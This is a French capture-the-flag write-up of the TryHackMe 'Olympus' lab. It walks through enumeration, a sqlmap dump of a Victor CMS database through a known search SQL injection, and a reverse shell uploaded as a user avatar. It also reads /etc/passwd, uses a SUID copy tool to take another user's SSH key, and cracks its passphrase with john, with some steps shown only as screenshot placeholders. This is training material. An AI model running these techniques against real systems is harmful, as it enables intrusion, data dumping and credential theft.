Olympus

[Medium] - [enumeration, vhost, upload, sqli]

EfcyLab

2022-06-08


Contents

Olympus

https://tryhackme.com/room/olympusroom

Recon

nmap




```
$ export THMIP=xx.xx.xx.xx
$ nmap -A -p- $THMIP
Starting Nmap 7.92 ( https://nmap.org ) at ----/--/-- --:--:-- CEST
Nmap scan report for xx.xx.xx.xx
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0a:78:14:04:2c:df:25:fb:4e:a2:14:34:80:0b:85:39 (RSA)
|   256 8d:56:01:ca:55:de:e1:7c:64:04:ce:e6:f1:a5:c7:ac (ECDSA)
|_  256 1f:c1:be:3f:9c:e7:8e:24:33:34:a6:44:af:68:4c:3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://olympus.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.13 seconds
```

> 22:OpenSSH 8.2p1
> 80:Apache httpd 2.4.41

> Le domaine `olympus.thm` est apparu dans l'énumération `nmap`, je le rajoute donc au fichier `/etc/hosts`.

dirb

Je lance une découverte des répertoires du site via `dirb` :



```
$ dirb http://olympus.thm /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Xxx Xxx xx --:--:-- xxxx
URL_BASE: http://olympus.thm/
WORDLIST_FILES: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

-----------------
GENERATED WORDS: 4711

---- Scanning URL: http://olympus.thm/ ----
+ http://olympus.thm/index.php (CODE:200|SIZE:1948)
==> DIRECTORY: http://olympus.thm/javascript/
+ http://olympus.thm/phpmyadmin (CODE:403|SIZE:276)
+ http://olympus.thm/server-status (CODE:403|SIZE:276)
==> DIRECTORY: http://olympus.thm/static/
==> DIRECTORY: http://olympus.thm/~webmaster/
---- Entering directory: http://olympus.thm/javascript/ ----
==> DIRECTORY: http://olympus.thm/javascript/jquery/
---- Entering directory: http://olympus.thm/static/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/ ----
+ http://olympus.thm/~webmaster/LICENSE (CODE:200|SIZE:1070)
==> DIRECTORY: http://olympus.thm/~webmaster/admin/
==> DIRECTORY: http://olympus.thm/~webmaster/css/
==> DIRECTORY: http://olympus.thm/~webmaster/fonts/
==> DIRECTORY: http://olympus.thm/~webmaster/img/
==> DIRECTORY: http://olympus.thm/~webmaster/includes/
+ http://olympus.thm/~webmaster/index.php (CODE:200|SIZE:9386)
==> DIRECTORY: http://olympus.thm/~webmaster/js/
---- Entering directory: http://olympus.thm/javascript/jquery/ ----
+ http://olympus.thm/javascript/jquery/jquery (CODE:200|SIZE:271809)
---- Entering directory: http://olympus.thm/~webmaster/admin/ ----
==> DIRECTORY: http://olympus.thm/~webmaster/admin/css/
==> DIRECTORY: http://olympus.thm/~webmaster/admin/fonts/
==> DIRECTORY: http://olympus.thm/~webmaster/admin/img/
==> DIRECTORY: http://olympus.thm/~webmaster/admin/includes/
+ http://olympus.thm/~webmaster/admin/index.php (CODE:302|SIZE:11408)
==> DIRECTORY: http://olympus.thm/~webmaster/admin/js/
---- Entering directory: http://olympus.thm/~webmaster/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/img/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/admin/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/admin/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://olympus.thm/~webmaster/admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
-----------------
END_TIME: xxx xxx xx --:--:-- xxxx
DOWNLOADED: 23656 - FOUND: 7
```

Un des principaux répertoires remonte :

> http://olympus.thm/~webmaster/

Ce lien renvoie vers la version initiale du site. Il s'agit d'un CMS (Victor CMS). Un oeil sur exploit-db nous indique plusieurs failles. Je vais les tester une par une…

SQLi

La première est une SQLi : Victor CMS 1.0 - 'Search' SQL Injection

Cela me permet d'obtenir un `sqlmap` avec un –dump pour avoir le contenu des tables :

```
$ sqlmap -u "http://olympus.thm/~webmaster/search.php" --data="search=1337*&submit=" --dbs --random-agent
-v 3 --dump
```

Nous obtenons le premier flag :

```
...
Database: olympus
Table: flag
[1 entry]
+--------------------------+
| flag                     |
+--------------------------+
| [redacted]               |
+--------------------------+
...
```

Apparemment, il faut creuser encore…

Une autre table dumpée nous donne des informations intéressantes :

```
...
Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+---------------+----
-----------------------------------------------------+----------------+
| user_id | randsalt | user_name  | user_role | user_email             | user_image | user_lastname |
user_password                                        | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+---------------+----
-----------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       |
[redacted]                                           | prometheus     |
| 6       | dgas     | root       | Admin     | root                   | <blank>    | <blank>       |
[redacted]                                           | root           |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>    | <blank>       |
[redacted]                                           | zeus           |
+---------+----------+------------+-----------+------------------------+------------+---------------+----
-----------------------------------------------------+----------------+
...
```

L’adresse mail d’un des utilisateurs (`zeus`) fait référence à un sous-domaine : `chat` et 3 hashs qu’il va falloir analyser (bcrypt ?)…

Une autre table encore se révèle à nous :


```
...
Database: olympus
Table: chats
[3 entries]
+------------+--------------------------------------------------------------------------------------------
---------------------------------------------------------+-----------------------------------
----+------------+
| dt         | msg
                                                                   | file
    | uname      |
+------------+--------------------------------------------------------------------------------------------
---------------------------------------------------------+-----------------------------------
----+------------+
| 2022-04-05 | Attached : prometheus_password.txt
                                                                  |
47c3210d51761686f3af40a875eeaaea.txt | prometheus |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the
filename got changed somehow because I can't download it back...             | <blank>
           | prometheus |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder
for attackers to access the uploaded files. He's still working on it. | <blank>
   | zeus       |
+------------+--------------------------------------------------------------------------------------------
---------------------------------------------------------+-----------------------------------
----+------------+
...
```

Apparemment un fichier avec un mot de passe est disponible si nous arrivons à le retrouver…

Une autre table :

```
...
Database: olympus
Table: comments
[1 entry]
+------------+-----------------+-------------+----------------+----------------+----------------+--------
-----------------------------------------------------------------------------------------------------
----------------------------------------------------------+
| comment_id | comment_post_id | comment_date | comment_email | comment_author | comment_status |
comment_content
                                                                  |
+------------+-----------------+-------------+----------------+----------------+----------------+--------
-----------------------------------------------------------------------------------------------------
----------------------------------------------------------+
| 1          | 2               | 2022-05-03   | <blank>       | prometheus     | approved       | Heyyy !
You've done a damn good but unsecured job ^^\r\n\r\nI've patched a few things on my way, but I managed to
hack my self into the olympus !\r\n\r\ncheerio ! \r\n=P |
+------------+-----------------+-------------+----------------+----------------+----------------+--------
-----------------------------------------------------------------------------------------------------
----------------------------------------------------------+
...
```

Enfin, la dernière table :



```
...
Database: olympus
Table: categories
[5 entries]
+--------+------------+
| cat_id | cat_title  |
+--------+------------+
| 1      | News       |
| 2      | Technology |
| 3      | Tutorials  |
| 7      | Business   |
| 8      | Education  |
+--------+------------+
...
```


Celle-ci ne nous aide pas de prime abord.

Au final, nous avons 1 flag, un sous-domaine et 3 utilisateurs avec leur hash.

Foothold

J'ai téléchargé le CMS et je me suis baladé dans les sous-répertoires afin de connaître les potentiels fichiers présents. De plus, certains répertoires sont LISTABLES sur le site web. La combinaison des 2 me permet d'avoir une bonne vision de sa structure.

Un fichier me paraît intéressant : `/admin/includes/admin_add_user.php`. Je le charge dans mon navigateur et tombe sur une page pour créer un utilisateur. Je tente et comme avatar, j'upload un reverse shell. Comme j'ai le code source, je vois qu'il va être déposé (si le code source n'a pas été modifié pour la box) dans le répertoire `/admin/img/`. Je le lance, en ayant pris soin de mettre mon listener en route et bingo, je suis sur le serveur en tant que `www-data`…




```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
/bin/sh: 0: can't access tty; job control turned off
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@olympus:/$
```

Petite inspection dans le fichier `passwd` pour voir les comptes sur la machine :

```
www-data@olympus:/$ grep /bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
zeus:x:1000:1000:Zeus:/home/zeus:/bin/bash
```

> root (classique !)
> zeus

Allons voir ce qui se passe chez Zeus :




Le fichier `user.flag` est lisible par tous. Le deuxième flag est trouvé. Ce user dispose d'un accès ssh (`.ssh`) et semble pouvoir faire un sudo en tant que `root` (.sudo_as_admin_successful). Parfait, nous allons tenter une privesc latérale.


Privesc

Je recherche les fichiers avec un SUID :

Je ne connais pas `cputils`, je le lance et apparememnt, il permet de copier des fichiers. Faisons une tentative avec la clé rsa de Zeus :



Incroyable, nous avons la clé pour se connecter en ssh ! La connexion ne fonctionne pas du premier coup car il nous manque la `passphrase`. Qu'à cela ne tienne, je sors mon `ssh2john` pour extraire le hash et `john` pour casser le hash…



En quelques minutes j'obtiens la passphrase :

> zeus.id_rsa:<redacted>

La deuxième connexion est ok :

Pas de crontab sur le compte et pas la possibilité de regarder le `sudo -l`. La recherche de SUID ne donnera rien de plus que précédemment…
Je teste un listing des fichiers sur lesquels `zeus` à des droits (soit comme user soit comme group) :


Rien d'intéressant dans la longue liste des fichiers retournés. Le `group` maintenant (je n'ai mis que ce qui me paraissait exploitable) :

Une page `php` accessible via le site, je me connecte via mon navigateur. J'ai une erreur comme quoi la ressource n'est pas disponible. Euh… My bad, je ne suis pas sur le "bon" site. Je recommence avec cette fois l'IP et pas le nom de domaine. BINGO !

